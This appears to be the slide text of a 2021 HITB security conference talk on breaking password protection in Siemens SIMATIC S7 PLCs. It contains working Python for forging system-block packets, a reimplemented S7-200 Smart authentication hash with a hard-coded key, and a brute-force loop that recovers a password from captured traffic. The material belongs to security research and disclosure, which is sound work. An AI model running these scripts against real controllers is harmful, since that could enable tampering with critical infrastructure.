TRACK 4

HITB SECCONF
AMSTERDAM - 2021

Breaking Siemens SIMATIC S7 PLC Protection Mechanism

Gao Jian
NSFOCUS,GEWU Lab

Who am I ?

- Gao Jian
- ICS security researcher at NSFCOUS
- Focused on PLC and SCADA vulnerability exploitation & security enhancement
- Acknowledged by Schneider, Codesys, Siemens and etc.
- Contact> ic3blac4@protonmail.com

Agenda


- Introduction
- Bypass S7-200 PLC protection: Desoldering the flash
- Bypass S7-200 Smart PLC protection:Traffic Sniffing
- Bypass S7-300/400 PLC protection: Find key in *.dbt file
- Bypass S7-1200 PLC protection:Pass The Hash
- How to protect PLC better

Introduction

- SIMATIC is a series of programmable logic controller and automation systems, developed by Siemens.
- SIMATIC PLCs are widely used worldwide, typically in control scenarios for critical information infrastructures, such as energy, water, power and etc.


Why?

- Obtain the protected application program - the core intellectual property.
- We can perform various sensitive operations（execute upload program, download program, start, stop and etc.）after breaking the protection mechanism.



Bypass S7-200 PLC protection

- The program cannot be uploaded even if the correct password is entered
- We focus on breaking level 4 password protection




Level 4 protection mechanism

Enable level 4 protection in the system block


Simple XOR algorithm


Compile and download system blocks to the controller

System block is saved into EEPROM





```
1  void __thiscall EXSBProtection::SetPassword(EXSBProtection *this, unsigned __int8 *a2, int a3)
2  {
3    char *v3; // esi
4
5    v3 = (char *)this + 140;
6    *(_DWORD *)v3 = *(_DWORD *)a2;
7    *((_DWORD *)v3 + 1) = *((_DWORD *)a2 + 1);
8    v3[8] = a2[8];
9    if ( a3 )
10     EXSBProtection::EnCrypt((unsigned __int8 *)this + 140, 0xAAAAu, 8);
11 }
```








Desoldering the flash

Desoldering the flash, read the flash, change 1-byte password level field, and download original system block parameters.










HITB SECCONF AMSTERDAM - 2021

How to bypass the 2-byte CRC checksum





```
f_data1=a2b_hex('68EFEF6802005C32030000000100020DE00001B0100DA00FB')+sys_block_part1
data1=f_data1+chr(self.checksum(f_data1[4:]))+'\x16'


f_data2=a2b_hex('6887876802005C32030000000200020076000001B00007200FB')+sys_block_part2
data2=f_data2+chr(self.checksum(f_data2[4:]))+'\x16'

self.send(data1)
time.sleep(2)
print b2a_hex(self.recv(1,0))
self.send(a2b_hex('1002007c7e16'))
time.sleep(1)
print b2a_hex(self.recvall())
```


Extract the system block parameters from the original bin file, download the system block parameters, and the controller recalculates the correct 2-byte checksum.

Bypass S7-200 Smart PLC protection

- Interception of communication traffic using MITM attacks
- Breaking protection by finding the key hidden in the traffic

Authentication algorithm analysis





Authentication algorithm analysis

```
memcpy_s_10011640(&v7, 2u, (a1 + 4286), 2u);
memcpy_s_10011640(&v16, 20u, (a1 + 4288), 20u);
memcpy_s_10011640(sec_key, a5, pwd_buf, a5);
memcpy_s_10011640(&sec_key[a5], 2u, &v7, 2u);
SHA1_100013F0(sec_key, a5 + 2, hash_buf);
memcpy_s_10011640(&hard_coded_key, 0x2Cu, &unk_10030330, 0x2Cu);
memcpy_s_10011640(&v10, 2u, &v7, 2u);
memcpy_s_10011640(&v11, 20u, hash_buf, 20u);
memcpy_s_10011640(&v12 + 4, 20u, &v16, 20u);
hmac_sha1_10001420(&hard_coded_key, 0x2Cu, &v11, 40u, v14);
memset((a1 + 3236), 0, 0x400u);
sub_10013820(a1 + 3236, 7, 8, 24);
sub_100137F0(a1 + 3236, 1);
*(a1 + 3251) = 1093;
*(a1 + 3256) = 5120;
```

Reversing STEP7 Micro/WIN SMART

commL7.dll

```
def s7200smartpwd(pwd,rkey):
    h=SHA.new()
    h.update(pwd+rkey[0:2])
    skey1=h.digest()
    skey2=rkey[2:22]
    key = '0009DB09000714550006FE3B8ADCC26D000407B7000133000002FA01
    sec_temp=bytearray(a2b_hex(key))
    sec_temp[12:14]=rkey[0:2]
    sec1= b2a_hex(sec_temp)
    h1 = HMAC.new(str(sec_temp),digestmod=SHA)
    h1.update(skey1+skey2)
    fin_key=h1.digest()
    return fin_key
```

I have implemented a script to calculate the hash

Brute force password

333	2020-07-08 17:09:06.263518	10.65.60.93	10.65.60.231	TCP	60	102 → 12992 [ACK] Seq=8844 Ack=3065 Win=8192 Len=0
334	2020-07-08 17:09:06.263540	10.65.60.231	10.65.60.93	S7COMM	83	ROSCTR:[Userdata] Function:[Request] -> [Security] -> [Unknown subfunc: 0x03]
335	2020-07-08 17:09:06.265020	10.65.60.93	10.65.60.231	S7COMM	109	ROSCTR:[Userdata] Function:[Response] -> [Security] -> [Unknown subfunc: 0x03]
336	2020-07-08 17:09:06.265441	10.65.60.231	10.65.60.93	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
337	2020-07-08 17:09:06.363596	10.65.60.93	10.65.60.231	TCP	60	102 → 12992 [ACK] Seq=8899 Ack=3101 Win=8192 Len=0
338	2020-07-08 17:09:06.363618	10.65.60.231	10.65.60.93	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
339	2020-07-08 17:09:06.364984	10.65.60.93	10.65.60.231	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
340	2020-07-08 17:09:06.365904	10.65.60.231	10.65.60.93	COTP	61	DT TPDU (0) [COTP fragment, 0 bytes]
341	2020-07-08 17:09:06.463554	10.65.60.93	10.65.60.231	TCP	60	102 → 12992 [ACK] Seq=8926 Ack=3133 Win=8192 Len=0
342	2020-07-08 17:09:06.463575	10.65.60.231	10.65.60.93	S7COMM	103	ROSCTR:[Userdata] Function:[Request] -> [Security] -> [Unknown subfunc: 0x04]
343	2020-07-08 17:09:06.465043	10.65.60.93	10.65.60.231	S7COMM	87	ROSCTR:[Userdata] Function:[Response] -> [Security] -> [Unknown subfunc: 0x04]


```
18 ▼ if __name__ == "__main__":
19       hash='3ef8b40004c17da1dc6fb12abbf534c28538e9b7'
20       rkey='d2a30bbfc0e3b378b6ef0380c3ed4d48df21ddbd45eb'
21 ▼     for id in range(1000000):
22           password = str(id).zfill(6)
23 ▼         if b2a_hex(s7200smartpwd(password,a2b_hex(rkey)))==hash:
24               print 'find password: '+password
25               break
```

```
find password: 843652
[Finished in 17.2s]
```

Extract the Challenge & Response pair from the traffic and then Brute-force the password

Bypass S7-300/400 PLC protection

- online brute-force attack
- Decrypt password in the project file



Decrypt password in the project file

.../hOmSave7/S7HK31AX/HATTRME1.DBT


37D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
37E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
37F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
3800h:	FF	FF	08	00	A5	00	00	00	1C	03	10	01	01	01	00	00	ÿÿ..¥...........
3810h:	1F	02	02	04	00	01	21	05	00	14	00	00	01	9F	00	3C	......!......Ÿ.<
3820h:	01	90	00	27	0C	0F	00	03	9B	98	02	06	9D	9A	00	08	...'....›˜...š..
3830h:	74	15	53	49	4D	41	54	49	43	20	33	31	35	28	72	29	t.SIMATIC 315(r)
3840h:	00	00	00	00	00	00	00	00	00	00	43	50	55	20	33	31	..........CPU 31
3850h:	35	2D	32	20	50	4E	2F	44	50	00	00	00	00	00	00	00	5-2 PN/DP.......
3860h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
3870h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

.../S7BIN/S7HKCOMX.dll

